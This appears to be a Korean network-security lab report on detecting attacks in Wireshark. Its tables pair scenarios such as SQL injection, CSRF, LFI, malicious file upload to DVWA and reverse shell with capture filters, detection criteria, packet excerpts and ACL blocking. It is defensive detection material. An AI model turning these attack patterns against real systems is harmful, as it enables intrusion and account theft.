

No.	Time	Source	Destination	Protocol	Length	Info
521	49.832805998	1.1.1.2	1.1.1.5	HTTP	723	POST /roundcubemail/?_task=login HTTP/1.1 (application/x-www-form-urlencoded)

비정상 패킷			
고객 정보 탈취			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정보 탈취	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함
정상 패킷			
비정상 패킷			

시나리오2 차단 정책
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단한다.


[시나리오 3]

타겟 식별 및 미끼 투척			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
미끼 투척	악성 셸 실행	http	게이트웨이가 비인가 IP로 변경
정상 패킷			
			
비정상 패킷			
			
계정 탈취 및 접근 권한 획득			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
권한 오용	CSRF 공격	http.referer	외부 주소발 중요 기능 호출
정상 패킷			
			
비정상 패킷			
			

웹 서버 취약점 공격			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정찰	LFI 공격	http.request.uri	상위 디렉토리 접근 패턴 존재
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
침투	File Upload	http.request.method=="POST"	이미지 시그니처 내 스크립트 포함
정상 패킷			
			
비정상 패킷			
			


서버 장악 및 권한 상승			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
서버 장악	Reverse Shell	tcp.flags.syn==1	서버가 비인가 IP로 먼저 연결

정상 패킷



No.	Time	Source	Destination	Protocol	Length	Info
334	28.221532266	1.1.1.2	1.1.1.4	TCP	66	55946 → 22 [ACK] Seq
335	28.240570353	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
336	28.241294805	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
337	28.261038759	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
338	28.261693571	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
339	28.281544106	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
340	28.282038084	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
341	28.300927202	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
342	28.301566223	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
343	28.321448717	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
344	28.322304687	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
345	28.341259798	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
346	28.342042951	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
347	28.360798227	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
348	28.361259745	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa
349	28.381577145	1.1.1.2	1.1.1.4	SSHv2	102	Client: Encrypted pa
350	28.381931151	1.1.1.4	1.1.1.2	SSHv2	102	Server: Encrypted pa

비정상 패킷



No.	Time	Source	Destination	Protocol	Length	Info
153	85.747561210	1.1.1.2	1.1.1.4	HTTP	1459	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (application/x-php)
4633	2286.3043505	1.1.1.2	1.1.1.4	HTTP	1459	POST /DVWA/vulnerabilities/upload/ HTTP/1.1 (application/x-php)

시나리오3 차단 정책

시나리오 3 공격은 ACL 정책을 적용하여 공격을 차단한다.